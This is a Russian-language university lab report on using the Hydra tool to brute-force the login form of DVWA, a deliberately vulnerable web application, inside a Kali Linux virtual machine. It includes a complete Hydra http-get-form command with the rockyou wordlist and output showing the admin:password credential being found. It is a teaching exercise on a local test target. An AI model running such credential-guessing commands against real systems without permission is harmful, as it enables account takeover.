

# Индивидуальный проект. Этап 3

Использование Hydra

---

Буллер Т.А.

17 февраля 2025

Российский университет дружбы народов, Москва, Россия

## Информация

---

- Буллер Татьяна Александровна
- студент направления Бизнес-информатика
- Российский университет дружбы народов

## Вводная часть

---

- Уязвимость типа bruteforce и ее эксплуатация
- Инструмент перебора паролей Hydra
- Веб-приложение DVWA

- Знакомство с инструментом перебора паролей Hydra и простейшим вариантом атаки грубой силы (bruteforce)

- Среда виртуализации VirtualBox
- Виртуальная машина Kali Linux
- Инструментом перебора паролей Hydra
- Веб-приложение DVWA

## Ход работы

---



Hydra - инструмент перебора паролей, поддерживающий работу с множеством различных приложений (не только веб-формы, но и другие сервисы, например, ssh и ftp). Используется для перебора по списку пар логин-пароль при аутентификации пользователя в той или иной системе. Такой метод известен как брутфорс - атака грубой силы.

```
(tabuller@jordi)-[~]
$ hydra -h
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in milita
ry or secret service organizations, or for illegal purposes (this is non-binding, th
ese *** ignore laws and ethics anyway).

Syntax: hydra [[[-l LOGIN]-L FILE] [-p PASS]-P FILE]] | [-C FILE]] [-e nsr] [-o FILE
] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHA
RSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[:PORT][:/OPT]]

Options:
-R      restore a previous aborted/crashed session
-I      ignore an existing restore file (don't wait 10 seconds)
-S      perform an SSL connect
-s PORT if the service is on a different default port, define it here
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-x MIN:MAX:CHARSET password bruteforce generation, type "-x -h" to get help
-y      disable use of symbols in bruteforce, see above
-r      use a non-random shuffling method for option -x
-e nsr try "n" null password, "s" login as pass and/or "r" reversed login
-u      loop around users, not passwords (effective! implied with -x)
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-o FILE write found login/password pairs to FILE instead of stdout
-b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
-f / -F exit when a login/pass pair is found (-M: -f per host, -F global)
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-T TASKS run TASKS connects in parallel overall (for -M, default: 64)
-w / -W TIME wait time for a response (32) / between connects per thread (0)
-c TIME wait time per login attempt over all threads (enforces -t 1)
-4 / -6 use IPv4 (default) / IPv6 addresses (put always in []) also in -M)
-v / -V / -d verbose mode / show login+pass for each attempt / debug mode
-O      use old SSL v2 and v3
-K      do not redo failed attempts (good for -M mass scanning)
-q      do not print messages about connection errors
-U      service module usage details
-m OPT options specific for a module, see -U output for information
-h      more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT     some service modules support additional input (-U for module help)
```

Рис. 1: Справка Hydra

Перейдем на страницу уязвимости Brute Force в DVWA. Страница предлагает форму с двумя полями: `username` (имя пользователя) и `password` (пароль). Предположим, что заранее мы не знаем ни одного из компонентов этой пары.

## Vulnerability: Brute Force

### Login

Username:

Password:

Login

Рис. 2: Страница уязвимости Brute Force

В DVWA мы можем просмотреть исходный код, с помощью которого реализована форма. Это позволяет наглядно видеть, как писать HE нужно, и определить вектор или детали осуществления атаки. В случае Brute Force видим, что различаются два варианта развития событий: успешный вход, при котором выводится строка “Welcome...”, и ошибка входа, при которой форма даст ответ “Username and/or password incorrect”. Эти данные пригодятся в дальнейшем для составления команды.

```
// Login Successful
echo "<p>Welcome to the password protected area " . $user . "</p>";
echo '';
} else {
    // Login failed
    sleep(3);
    echo "<pre><br>Username and/or password incorrect.</pre>";
}
```

Рис. 3: Исходный код страницы

Попробуем отправить форму со случайными данными и рассмотрим происходящее в разделе Network инструментов разработчика. Видим, что при отправке формы осуществляется GET-запрос, а введенные данные передаются в открытом виде в адресе запроса. Это делает возможным использование Hydra методом `http-get-form` без модификации отправляемых пакетов: изменять будем только строку запроса.

Статус	Метод	Домен	Путь	Модель	Тип	Модификатор	Размер	Длина
200	GET	192.16...	/dwa/vulnerabilities/brute/7u	document	html	4.81 KB	4....	

Рис. 4: GET-запрос



Составим команду для Hydra. Первым делом передаем опцию `-L <file>`, где `<file>` - имя файла, в котором перечислены варианты логинов. Можно использовать опцию `-l`: в таком случае пароли будут перебираться для одного пользователя, а логин можно задать строкой. Следующая опция - `-P <file>`, где `<file>` - файл с паролями. Аналогично, опция `-p` будет пробовать только один пароль. Я использую `rockyou.txt`, по умолчанию включенный в Kali. `rockyou.txt` был создан в результате утечки базы данных `rockyou`, социального приложения и рекламной сети. В результате было раскрыто более 32 миллионов паролей пользователей, хранившихся в открытом виде.

В качестве аргумента передадим IP-адрес, на котором запущена DVWA. Далее уточним метод (http-get-form) и передадим строку параметров для составления запроса:

`"/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie: security=high; security=low; PHPSESSID=(...)"`. Здесь выделяем два параметра: `^USER^` и `^PASS^`, куда Hydra будет подставлять варианты из переданных ей списков. `"Username and/or password incorrect."` - строка в теле ответа сайта, наличие которой говорит о том, что комбинация логин/пароль не подходит, запросы, которые дали такие ответы, Hydra будет отмечать. Дополнительный параметр - кука с айди сессии и уровнем безопасности.

```
$ hydra -L /usr/share/wordlists/metasploit/http_default_users.txt -P rockyou.txt 192.168.6.14 http-get-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie: security=high; security=medium; PHPSESSID=cb98bdec305ba962c09a7120812a90aa"
```


Рис. 5: Команда для Hydra

Спустя некоторое время получаем удачную комбинацию: admin:password. Hydra будет перебирать пароли и дальше (можно задать флаг -F, чтобы после найденной удачной комбинации она закончила перебор), но нам этого результата достаточно. Проверив эту комбинацию на странице, видим, что она действительно работает.

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 200821586 login tries (l:14/p:14
344399), ~12551350 tries per task
[DATA] attacking http-get-form://192.168.6.14:80/dvwa/vulnerabilities/brute:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H-Cookie: security-high; security=medium; PHPSESSID=cb98bdec305ba962c09a7120812a90aa
[80][http-get-form] host: 192.168.6.14 login: admin password: password
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

(tabuller@jordi)-[~]
$
```

Рис. 6: Успех подбора пароля



**Login**

Username:

Password:

Login

Welcome to the password protected area admin

Рис. 7: Успешный “вход”

## Выводы

---

Было освоено применение инструмента Hydra для перебора паролей и осуществлена простейшая bruteforce-атака на тестовой машине DVWA.